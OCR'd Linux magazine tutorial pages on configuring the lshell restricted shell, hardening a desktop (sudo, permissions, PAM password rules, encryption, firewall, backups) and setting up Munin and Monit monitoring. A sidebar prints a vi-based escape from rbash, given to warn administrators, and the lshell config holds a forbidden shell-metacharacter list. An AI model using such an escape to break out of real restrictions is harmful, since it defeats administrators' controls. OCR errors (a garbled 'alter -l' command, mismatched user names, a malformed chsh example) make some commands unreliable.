By default, the tool uses syslog for the filenames, but also supports custom filenames. For instance, if you want per user log files, replay the `logfilename : syslog` line in the **//etc/lshell.conf** file with `logfilename : %u-%d-%m-%y`. This creates a unique logfile for each user and appends the hyphen-separated date, month and year to the file. In addition to these, you can also use `%h` to timestamp the filenames, or any other combination of them. You can also change the order around such that the logfiles are named username-year-month-date.

The `allowed` option is used to provide a comma separated list of all the commands the users are permitted to run. You can set it to all if you trust the user to safely run all the commands. You can similarly restrict users from accessing certain paths, such as `/etc.`, using the path option. You can also define the amount of time a user can use the terminal with the timer option:

```
[advlala]
allowed    : 'all' - ['su','dd','cp','mv','rm']
path       : ['/var','/usr/local']
forbidden  : [';','&','|','<','>']

[luser]
allowed    : +['pwd','ping','cp','mv']
path       : -['/etc']
```

In this block, we've created entries for two users, `advlala` and `linuxlala`. For the first, we've define the path directories. These are directories that the user is permitted to access. Using the allowed option, we've enabled use of all command, except the ones following the `-` sign. We've also identified certain symbols which the user is forbidden from using.


Similarly, for user `linuxlala`, we've denied access to the **/etc** directory, but this user can still access all the directories as described in the `[Default]` section. Similarly, in addition to the commands described in the `[Default]` section, user `linuxlala` is also permitted to use the commands following the `+` sign.

You can type help on the *lshell* prompt to get a list of commands available for use. Another useful feature is the ability to define the commands that users can run when connecting over SSH. For this, you must use the `overssh` option:

```
[luser]
allowed    : +['pwd','ping','cp','mv']
path       : ['/usr/local','/var/www/html','~/']
overssh    : +['rdiff-backup','rsync']-['ls','scp']
```

As before, the `+` sign with the `overssh` option is used to describe the additional commands which *luser* is permitted to use over SSH, apart from the ones described in the `[Default]` section. The `-` sign on the other hand is used to restrict the user from running `ls`, or `scp` commands, when connecting over SSH.

You can also use the `strict` and `warning_counter` options to impress upon users the effect of using forbidden commands, or attempting to access forbidden paths. Set the `warning_counter` to a value of your choice, depending on the number of warnings you wish to give users, before logging them out of the *lshell*.



You can use the prompt command option to set a custom login message, such as a warning about forbidden commands.

Next, set `strict` to 1. When users now attempt to run a forbidden command, they'll receive a warning, and the users' `warning_counter` will decrease by 1. When the `warning_counter` is exhausted, the user will automatically get exited from the *lshell*.

For a list of all the supported command options, refer to the project's man page. You must also read the **/etc/lshell.conf** file that describes many of the options, which are disabled by default.

We've all heard the adage 'with great power comes great responsibility.' A lesser-known, but equally true corollary is that 'with great powers, comes greater ability to make a mess of things.' If you're worried about users' capacity to harm your Linux installation, whether on account of poor understanding or malice, *lshell* is the perfect alternative to the myriad default shells on any Linux distribution. LXF

QUICK TIP

If your distro doesn't automatically add /usr/bin/lshell to the /etc/shells file, you can add it using your usual text editor. Just make sure to leave a newline, at the end of the file.

» BYPASSING A RESTRICTED SHELL

Apart from *lshell*, other shells like *Bash*, *Ksh*, and *Zsh* all also feature a restricted shell. If *bash* is the default shell on your Linux distribution, you most likely already have *rbash* installed as well. The restricted *bash*, or *rbash*, is a restricted shell which limits some of the capabilities of bash. To check if you have *rbash* installed, open a terminal, run `cat /etc/shells` and look for **/bin/rbash** in the output.

You can launch *rbash* by running `bash -r` on the terminal. To configure a user to default to *rbash*, instead of regular *bash* as the shell, run `sudo chsh -s username`, and then type in **/bin/rbash**.

When running the restricted *bash* shell, users aren't permitted to run `cd`, set the $PATH or $SHELL variables, redirect output using >, >|, <>, >&, &>, and >> operators.

The downside to using *rbash* to restrain users is the ease with which users can escape it. For instance, since **/bin/** is in the $PATH, users can just type `bash` at the terminal and start the unrestricted *bash* session. You can also launch `vi` and then use it to run

```
advlala@playground-budgie:$ vi
:set shell=/bin/bash
:shell
```

Now a user can revert to the full-featured bash, instead of *rbash*.

Rbash only imposes the most basic restrictions so it's easy to bypass. The `vi` technique can also work on *lshell*, but only if you have `vi` in the `allowed` list. This is why it's better to work with a short list of `allowed` commands, than allowing all and preventing access to a few.

SECURITY

Keep your desktop safe and secure

Linux can thwart a majority of attacks on its own, but **Mayank Sharma's** on hand to help you put up a level 10 force-field around your computer...

OUR EXPERT

Mayank Sharma is a technical author who spends much of his time playing Linux games like there's no tomorrow.

QUICK TIP

From a security point of view, it's prudent to stick to the official repositories as much as possible, and only look elsewhere as a last resort.

Running Linux just because you think it's safer than Windows? Think again. Security in Linux is a built-in feature and extends right from the kernel to the desktop, but it still leaves enough room to let someone muck about with your **/home** folder. Sure, Linux is impervious to viruses and worms written for Windows, but attackers have several other tricks up their sleeves to illegally access your precious bits and bytes that make up everything from your personal emails to your credit card details.


Locking your data behind a username and password shouldn't be your only line of defence, and isn't enough to hold off a determined attacker. As the number, nature and variety of computer attacks escalate every day, you too should go out of the way and take extra measures to secure your computer against unauthorised access.

All mainstream Linux distributions such as Debian, Ubuntu and Fedora have security teams that work with the package teams to make sure you stay on top of any security vulnerabilities. Generally, these teams work with each other to make sure that security patches are available as soon as a vulnerability is discovered.

Your distribution will have a repository dedicated to security updates. All you have to do is make sure the security-specific repository is enabled (chances are it will be, by default), and choose whether you'd like to install the updates automatically or manually at the press of a button. For example, from the Updates tab in the *Software & Updates* app, you can ask Ubuntu to download and install security updates automatically.

In addition to the updates, distributions also have a security mailing list to announce vulnerabilities, and also share packages to fix them. It's generally a good idea to keep an eye on the security list for your distro, and look out for any security updates to packages that are critical to you. There's a small lag between the announcement and the package being pushed to the repository; the security mailing lists guide the impatient on how to grab and install the updates manually.

You should also take some time to disable unnecessary services. A Linux desktop distro starts a number of services to be of use to as many people as possible. But you really don't need all these services. *Samba*, for example, shouldn't really be enabled on a secure server, and why would you need the Bluetooth service to connect to Bluetooth devices on a computer that doesn't have a Bluetooth adapter? All distributions enable you to control the services that run on your Linux installation usually with a built-in graphical utility. However, some applications might stop functioning because you decided to disable a service on which they rely. For example, many server applications rely on databases, so before you turn off MySQL or PostgreSQL you should make sure you aren't running any applications that rely on them.



Prevent browser-based breaches with the NoScript and BetterPrivacy extensions that stop your web browser from running malicious scripts.

Secure user accounts

On a multi-user system like Linux, it's imperative that you limit access to the super-user root account. Most distributions these days don't enable you to login as root at boot time, which is good. Furthermore, instead of giving multiple people root permission, you should grant root access on a per-command basis with the `sudo` command. Using `sudo` instead of logging in as the root user has several advantages. All actions performed with `sudo` are logged in the **/var/log/secure** file, which also records all failed attempts.

One of the major advantage of using `sudo` is that it makes it possible to restrict root access to certain commands. For this you need to make changes in the **/etc/sudoers** file, which should always be edited with the `visudo` command. This command locks the **sudoers** file, saves edits to a temporary file and ensure

the configuration is correct before writing it to **/etc/sudoers**. The default editor for `visudo` is *vi*.

To enable a user named **admin** to gain full root privileges when they precedes a command with `sudo`, add the following line in the **/etc/sudoers** file:

```
admin  ALL=(ALL) ALL
```

To make it possible for a user named **joe** to run all commands as any user but only on the machine whose hostname is **viperhost**, add

```
joe  viperhost=(ALL) ALL
```

You can also restrict access to certain commands. For example, the following line will only enable a user called **susie** to run the *kill*, *shutdown*, *halt* and *reboot* commands:

```
susie    ALL = /bin/kill, /sbin/shutdown, /sbin/halt, /sbin/reboot
```

Similarly, a user called **jack** can only add and remove other users:

```
jack  ALL = /usr/sbin/adduser
```

You can also restrict a user's scope. The following enables the user named **nate** to kill unresponsive processes, but only on his workstation named **tango** and not anywhere else:

```
nate  tango = KILL
```

On a related note, you should also set expiration dates for accounts used by non-permanent users. This can include any interns, temporary employees and consultants who need to access your Linux installation. Ideally, you should immediately deactivate and remove the temporary accounts as soon as they aren't required. The expiration date acts as a safeguard to ensure these accounts can't be misused.

Use the `usermod` command to tweak a user's account and set an expiration date, such as:

```
$ sudo usermod -e 2018-09-02 bodhi
```


In this example, the user named **bodhi** won't be able to log into the account from 2 September, 2018.

Permissions primer

Another important part of securing your Linux system is setting proper permissions. In Linux and Unix, everything is a file. Directories are files, files are files and devices are files. Every file and program must be owned by a user. Each user has a unique identifier called a user ID (UID), and each user must also belong to at least one group, which is defined as a collection of users that has been established by the system administrator and can be assigned to files, folders and more.

Users may belong to multiple groups. Like users, groups also have unique identifiers, called group IDs (GIDs). The accessibility of a file or program is based on its UIDs and GIDs. Users can access only what they own or have been given permission to run. Permission is granted because the user either belongs to the file's group or because the file is accessible to all users. The one exception is the root or superuser who is allowed to access all files and programs in the system. Also, files in Linux have three kinds of permission associated to them – users, groups and others – that determine whether a user can read, write or execute a file.

You can view the permissions of a file or directory with the `ls -l` command. The command to use when modifying permissions is `chmod`. There are two ways to modify permissions: with numbers or with letters. Using letters is easier to understand for most people,



Eiciel adds an Access Control List tab in the file manager's file properties dialog window that's accessed by right-clicking over a file.

but numbers are much better once you get used to them. The table (*over the page*) lists the *chmod* values for each of the permission types.

For example, `chmod u+x <somefile>` gives execute permissions to the owner of the file. The `chmod 744 <somefile>` does the same thing, but is expressed in numbers. Similarly, `chmod g+wx <somefile>` adds write and execute permission to the group while `chmod 764 <somefile>` is how you'll express it with numbers.

However, this arrangement can't be used to define per-user or per-group permissions. For that, you need to employ access control lists (ACL) that enable you to specify elaborate permissions for multiple users and groups. While you can define them manually, graphical tools such as *Eiciel* make the process more intuitive and help you save a lot of time and effort. You can install *Eiciel* from the repos of most major desktop distributions. Once installed, the tool can be used to fine-tune the access permissions for each individual file.

To get a better hang of the filesystem permissions on Linux, let's put them into practice to lock sensitive files, such as the ones that house password information. The file should belong to the root owner and group with 644 permissions. This enables users to log in and view the

QUICK TIP

To use nano as the visudo editor for the current shell session, set and export the EDITOR variable before calling visudo, such as EDITOR=nano visudo.

» KEEP AN EYE ON PROCESSES

Virtually all malicious activity happens via processes running in the background. As part of your active security management plan, you should keep an eye on the running processes on your machine and immediately take action against any suspicious processes. You can use the `top` command to list all the running processes and highlight how they're consuming the available resources on your computer. If you want a more user-friendly version of the running processes, install the *htop* utility from the repos.

Every process is assigned a process ID, or PID, which helps identify and keep track of individual processes. Use the `pgrep` command to list the PID if a process, such as `pgrep vlc`. To kill a process you can use the `kill` command followed by the PID (Process ID) of the unrecognised program.

For example, `kill -9 1934` will instruct the Linux kernel to shut down the program associated with the specified PID. You can also kill a process from within the top utility. Press K and then type the PID of the process to terminate it.

QUICK TIP

Use the change command (`alter -l bodhi`) to obtain various details about a user's account, including the account expiry date and time since the password was last changed.

associated username. However, it will prevent them from modifying the **/etc/passwd** file directly. Then there's the **/etc/shadow** file that contains encrypted password as well as other information, such as account or password expiration values. The owner of this file is the user **root** while the group is often set to an administrative group, like **shadow**. The permissions on this file are set to 000 to prevent any user from even reading the file.

Still, while there's no access permission on the file, the root user can still access it. But if no one can access the file, how can users change their passwords that are stored in this file? This is because the **/usr/bin/passwd** utility uses the special permission known as SUID. Thanks to this special provision, the user running the `passwd` command temporarily becomes root while the command is running and can then write to the **/etc/shadow** file. Similarly, the **/etc/group** file that contains all the groups on the system should have the same file permissions as the **/etc/passwd** file. In the same vein, the group password file **/etc/gshadow** should have the same permissions as **/etc/shadow**.

Manage passwords with PAM

The pluggable authentication modules (PAM) mechanism was originally implemented in the Solaris operating system, but has been a Linux mainstay for quite a while now. PAM simplifies the authentication management process and provides a flexible mechanism for authenticating users and apps.


In order to reap the benefits of PAM, individual applications have to be written with support for the PAM library. The command `ldd /{,usr/}{bin,sbin}/* | grep -B 5 libpam | grep '^/'` will display a list of all the programs on your system that are PAM-aware in some way or the other. From the list you'll notice that many of the common Linux utilities make use of PAM.

Access and user restrictions

Permission	Action	chmod option
read	(view)	r or 4
write	(edit)	w or 2
execute	(execute)	x or 1

User	ls -l output	chmod option
owner	-rwx------	u
group	----rwx---	g
other	-------rwx	o

Always ensure your distribution is configured to install security updates immediately without waiting for manual confirmation.



You can also use PAM to force users to select a complex password. PAM stores its configuration files under the **/etc/pam.d** directory. Here you'll find a configuration file for virtually all the programs that request PAM authentication. When you look inside these configuration files, you'll notice that they all begin with calls to include other configuration files with the **common-** prefix. For example, the **/etc/pam.d/passwd** file calls the **common-password** file. These **common-** prefixed files are general configuration files whose rules should be applied in most situations.

The **common-password** file among other things controls password complexity. The `cat /etc/pam.d/common-password | grep password` command will list the relevant lines that define the basic rules for passwords, such as:

```
password [success=1 default=ignore] pam_unix.so obscure sha512
password requisite pam_deny.so
password required pam_permit.so
password optional pam_gnome_keyring.so
```

We're interested in the first line that defines the rules for passwords. Some rules are already defined, such as asking for passwords to be encrypted with the SHA512 algorithm. The `obscure` parameter ensures complexity based on various factors such as previous passwords, number of different types of characters and more.

For more password-checking capabilities, let's install an additional PAM module with `sudo apt install libpam-cracklib`. Installing this module will automatically change the **/etc/pam.d/common-password** file that lists the following additional line:

```
password requisite pam_cracklib.so retry=3 minlen=8 difok=3
```

This line enables the `pam_cracklib` module and gives the users three chances to pick a good password. It also sets the minimum number of characters in the password to eight. The `difok=3` option sets the minimum number of characters that must be different from the previous password.

You can append `remember=5` on this line to prevent users from setting the five most recently used passwords. You can also use the `dcredit`, `ucredit`, `lcredit` and `ocredit` options to force the password to include digits, upper-case characters, lower-case characters and special-case characters. For example, you can use the following code to force the user to choose a password that's not the same as the username and contains a minimum of 10 characters with at least four digits, one upper-case character, and one special character:

```
password requisite pam_cracklib.so dcredit=-4 ucredit=-1 ocredit=-1 lcredit=0 minlen=10 reject_username
```

Obfuscate your stuff

One of the best ways to keep your personal data to yourself is to encrypt it, so others can't read the files. To this end, the installers of some leading distributions, such as Fedora, Linux Mint and Ubuntu make it possible for you to encrypt your entire disk during the initial setup of the distro.

If you wish to encrypt individual files, however, you can use the *zuluCrypt* application. This blocks device encryption, which means that it encrypts everything written to a particular block device. The block device can be a whole disk, a partition or even a file mounted as a loopback device. With block device encryption, the user creates the filesystem on the block device, and the encryption layer transparently encrypts the data before writing it to the actual lower block device.

Using *zuluCrypt*, you can create an encrypted disk within a file or within a non-system partition or USB disk. It can also encrypt individual files with *GPG*. *ZuluCrypt* has an intuitive user interface; you can use it to create random keyfiles and use these to encrypt the containers. The program also includes the *zuluMount* tool that can mount all encrypted volumes supported by *zuluCrypt*.

To install *zuluCrypt* head to **http://mhogomchungu.github.io/zuluCrypt/** and scroll down the page to the binary packages section. The program is available as installable .deb package files for Debian and Ubuntu. Download the package for your distro and extract it with `tar xf zuluCrypt*.tar.xz`. Inside the extracted folder, switch to the folder corresponding to your architecture (i386 for older 32-bit machines and amd64 for new 64-bit ones). Both folders contain four binary packages that you can install in one go with the `sudo dpkg -i *deb` command. On other distributions you'll have to install *zuluCrypt* manually. Download the app's tarball and follow the detailed steps in the included BUILD-INSTRUCTIONS file to fetch the dependencies from your distro's repos.

Put up a firewall

Linux distributions comes with the venerable *netfilter/iptables* framework. This is a set of kernel modules that can be utilised to create packet filtering rules at the kernel level. Ubuntu ships with an application called *Uncomplicated FireWall* (*UFW*), which is a userspace application that can be used to create *iptables* rules.

There's also a GUI for *UFW* called *Gufw*. *Gufw* takes the pain out of managing *iptables*. The program can easily allow or block services as well as user-specified ports. You configure your policy based on pre-installed profiles for Home, Public and Office and set the policies for incoming and outgoing traffic. The default configuration should satisfy most of the users, although you can set individual rules if you wish for a more advanced configuration.

Begin by first enabling the firewall. Once enabled you can set the Incoming and Outgoing policies by selecting one of the three options in the drop-down menus. The Allow option will permit traffic without asking any questions. The Deny option will silently discard all incoming or outgoing packets. The Reject option is different in that it sends an error packet to the sender of the incoming packets.

After you've set the policy for both Incoming and Outgoing traffic you can define specific rules for individual programs and services. To create a rule, click the Add button after expanding the Rules section. This opens a window that offers three tabs that enable the creation of rules in different ways. The Preconfigured option enables you to select ready-made rules for specific programs or services, while the other two enable you to define rules for specific ports.

We'd suggest that most users should stick to the Preconfigured tab. All you need to do is select the program you wish to control traffic for from the drop-down menu and *Gufw* will automatically define the most effective rules. As mentioned earlier: for a secure system, you should drop all incoming and outgoing traffic and then selectively add rules for the programs and services that you use, such as the web browser, instant messaging and BitTorrent. LXF


» DISASTER RECOVERY

A strategy for recovering from a breach that results in data loss should be part of your security plan. There are several back-up utilities available for the Linux desktop user and your distribution will have one installed by default. Ubuntu, for example, ships with *Déja Dup* (we looked atthat you can also install on other distributions such as Fedora, OpenSUSE and Linux Mint.

Almost every back-up application will ask you to point it to the location where you want to house your backups. Depending on the tool you're using, this can be a local hard disk, a remote location accessible via SSH or FTP, or a web-based storage service, such as Amazon S3. You'll also have to mark files and directories that you want to include in the backup. Some tools will also help you set up a back-up schedule to automate the process. Tools such as *Déja Dup* will also enable you to encrypt your backups.

While *Déja Dup* and the like take the pain out of setting up the actual data back-up process, a crucial part of the process is preparing for it. For starters, you need to decide on a location for storing the backed-up data. If you have multiple disks and a spare computer you can even set up your own network attached storage (aka a NAS) device using software like *OpenMediaVault*.

The kind of data you wish to back up also influences the choice of storage medium. You'll also need to work out the appropriate back-up methodology. Do you want to back up manually, or automatically based on a schedule? The correct back-up frequency varies based on the kind and value of data being safeguarded. Depending on the size of the files, it might not be a good idea to back them up completely every day, either.



Déjà Dup is based on Duplicity and provides just the right number of features for desktop users who aren't used to the ways of a back-up tool.

MUNIN AND MONIT

Monitoring advanced users and admins

Mihalis Tsoukalos explains the necessary things that you need to know to start using Munin and Monit for monitoring your Linux servers.

OUR EXPERT

Mihalis Tsoukalos has forgotten more things than you'll ever know!.

QUICK TIP

Find out more about *Munin* at http://bit.ly/LXF242munin, and *Monit* at http://bit.ly/LXF242monit. And head to http://bit.ly/LXF242mundoc, http://bit.ly/LXF242md1 and http://bit.ly/LXF242md2 for documentation.

Monitoring is what separates professional system administrators from amateurs and it can save you lots of time and energy. This tutorial is about *Munin* and *Monit* and how you can use them to monitor a Linux system – you will certainly appreciate the simplicity of the *Monit* setup process and the elegant output generated by *Munin*.

Although software like *Munin* and *Monit* will make the job of Linux monitoring easier, the most difficult thing is deciding what to monitor, which mainly depends on the tasks and the configuration of the Linux server.

Dynamic duo

Munin is software that generates pleasing and informative graphics about the operation of a Linux machine. *Monit*, on the other hand, is an easy to install yet powerful monitoring program that checks the availability of various Linux services such as Apache, Postfix, and MySQL, which, if you wish, it might restart if it finds out that they are not behaving as expected or that they are down. Therefore, combining *Munin* and *Monit* gives you a handy way to monitor both the operation and the services of a Linux machine.

It should be clear by now that *Munin* is for observing the operation and the system resources of a Linux machine in order to avoid potential problems and *Monit* is better at protecting the services of a Linux machine from malfunctioning. Note: although *Munin* can monitor more than one Linux server, this tutorial only explains how you can monitor the machine that *Munin* runs on.

It is now time to install both *Munin* and *Monit* before continuing with more practical topics.

```
mtsouk@ubu:~$ munindoc help
You called the perldoc command with a name that I didn't recognize.
This might mean that someone is tricking you into running a
program you don't intend to use, but it also might mean that you
created your own link to perldoc. I think your program name is
[munindoc].

I'll allow this if the filename only has [a-zA-Z0-9._-].

 at /usr/bin/munindoc line 63.
Usage: munindoc [-hVriDtumUFX1T] [-n nroffer_program]
    [-d output_filename] [-o output_format] [-M FormatterModule]
    [-w formatter_option:option_value] [-L translation_code]
    PageName|ModuleName|ProgramName

Examples:

    munindoc -f PerlFunc
    munindoc -q FAQKeywords
    munindoc -v PerlVar
    munindoc -a PerlAPI

The -h option prints more help.  Also try "munindoc perldoc" to get
acquainted with the system.                          [Perldoc v3.28]
mtsouk@ubu:~$ munindoc a
acpi                    apc_nis                 asterisk_meetme
amavis                  apt                     asterisk_meetmeusers
apache_accesses         apt_all                 asterisk_sipchannels
apache_processes        asterisk_channels       asterisk_sippeers
apache_volume           asterisk_channelstypes  asterisk_voicemail
```

Figure 2: Illustrates the use of **munindoc** command that helps you find information about the plugins of Munin and has support for autocompletion.




Figure 1: Shows the initial screen of the Munin site as served by the Apache web server and created by Munin.

Installation

You can install *Munin* and *Monit* on an Ubuntu 18 Linux system by executing the following with root privileges:

```
# apt-get install munin munin-node munin-plugins-extra
# apt-get install monit
```

The first command installs *Munin* and various *Munin* plugins as well as a plethora of Perl packages whereas the second command installs *Monit*. You can find out the version of each one of the two programs as follows:

```
$ munin-node --version
Version:
   This is munin-node v2.0.37-1ubuntu0.1
$ monit -V
This is Monit version 5.25.1
```

The output of the previous two commands also verifies that *Munin* and *Monit* have been successfully installed and that you are ready to start using them.

You can start *Monit* by executing `systemctl start monit`. The *Munin* server process can start by executing `systemctl start munin-node`. Both *Monit* and *Munin* will start running and monitoring things provided that they are appropriately configured – we will get on to configuring *Monit* and *Munin* a little further on.

The Munin utilities

Munin comes with lots of utilities – some of them are inside **/usr/bin** and others inside **/usr/sbin**:

```
$ cd /usr/bin/; ls munin*
munin-check  munin-cron  munindoc
$ cd /usr/sbin/; ls munin*
munin-node  munin-node-configure  munin-run
munin-sched
```

The *munin-check* tool is for fixing the permissions of the *Munin* files and directories whereas the *munin-cron* tool, which is executed by other *Munin* utilities, executes the jobs of *Munin* in the correct order. The *munindoc* utility is the documentation tool of *Munin*. The good news is that the *munindoc* utility supports the autocompletion of its commands when pressing the Tab key as it happens with the *bash* shell. Figure 1 shows the output of the `munindoc help` command as well as various examples of the output of the autocompletion feature of *munindoc*.

There is also the *munin-update* Perl script that gathers data from machines that are running *munin-node* and can be found at **/usr/share/munin/munin-update**.

Configuring Munin

Configuring *Munin* requires adding and altering files inside **/etc/munin** as well as modifying the Apache configuration, which is the task that will be explained in the next section. This section is all about configuring *Munin* in order to collect and visualise the data you want. The main configuration file of *Munin* is **/etc/munin/munin.conf** – it will most likely be the only file that you will need to modify in order to get *Munin* up and running.

Munin includes support for plugins – a list of all the available *Munin* plugins can be found by viewing the contents of the **/usr/share/munin/plugins** directory. Please feel free to examine the contents of the *Munin* plugin files, which are all plain text Perl scripts. Additionally, you can find *Munin* plugins have been enabled by listing the contents of the **/etc/munin/plugins** directory.

At this point we will modify **/etc/munin/munin.conf** in order to fit our needs – the good thing is that we will be using the default values for most of the *Munin* variables that makes **munin.conf** much shorter than expected. After the modifications, **/etc/munin/munin.conf** will look as simple as the following output:

```
$ cat /etc/munin/munin.conf
includedir /etc/munin/munin-conf.d
[localhost.localdomain]
    address 127.0.0.1
    use_node_name yes
```

The value of `address` specifies the IP address of the host that we will be monitoring.

After that, the handy `munin-node-configure --suggest` command will return a list of *Munin* plugins, whether a plugin is enabled or not as well as if it can be enabled, which mainly has to do with whether a Linux system runs what you want to monitor. The output of the command looks like the following:

```
Plugin              | Used | Suggestions
------              | ---- | -----------
apache_accesses     | no   | yes
apache_processes    | no   | yes
apache_volume       | no   | yes
cpu                 | yes  | yes
forks               | yes  | yes
postfix_mailvolume  | no   | no [postfix not found]
vmstat              | yes  | yes
```




Figure 3: To see this output, select the processes link in Munin and scroll down to the processes graph.

The lines that have the **yes** value in the Used column and the **yes** value in the Suggestions column indicate plugins that are already enabled. The postfix_mailvolume plugin cannot be enabled at the moment because postfix is not installed on that Linux system. The lines that interests us the most are the ones that have the **no** value in the Used column and the **yes** value in the Suggestions column. In the previous output the apache_accesses, apache_processes and apache_volume are *Munin* plugins that we can enable.

So, let us start enabling the three Apache-related *Munin* plugins by creating symbolic links inside **/etc/munin/plugins** with the help of the following:

```
$ sudo ln -s /usr/share/munin/plugins/apache_accesses /etc/munin/plugins
$ sudo ln -s /usr/share/munin/plugins/apache_processes /etc/munin/plugins
$ sudo ln -s /usr/share/munin/plugins/apache_volume /etc/munin/plugins
```

QUICK TIP

You can quit the *Monit* server process by executing `monit quit` or `service monit stop` with root privileges, and stop the *Munin* node process by executing `service munin-node stop` with root privileges.

» LOG FILES

If you have a problem with either *Monit* or *Munin*, troubleshoot their log files. *Monit*'s main log file is located at **/var/log/monit.log**; and *Munin*'s log file directory should be at **/var/log/munin/**.

As an example, execute the `grep FATAL /var/log/munin/*` command to scan all *Munin* log files for FATAL errors. The following kinds of entry from **/var/log/munin/munin-update.log** come in handy when you want to learn more about the operation of *Munin*:

```
2018/08/01 12:05:01 [INFO]: Starting munin-update
2018/08/01 12:05:05 [INFO]: Munin-update finished (4.52 sec)
```

To see how often *munin-update* is executed, use *grep* and get the info from **/var/log/munin/munin-update.log**. The following entries verify that *Monit*'s process and its web interface have started:

```
[EEST Aug  1 10:45:49] info: Starting Monit 5.25.1 daemon with http interface at [127.0.0.1]:2812
[EEST Aug  1 10:45:49] info: 'ubu' Monit 5.25.1 started
```

QUICK TIP

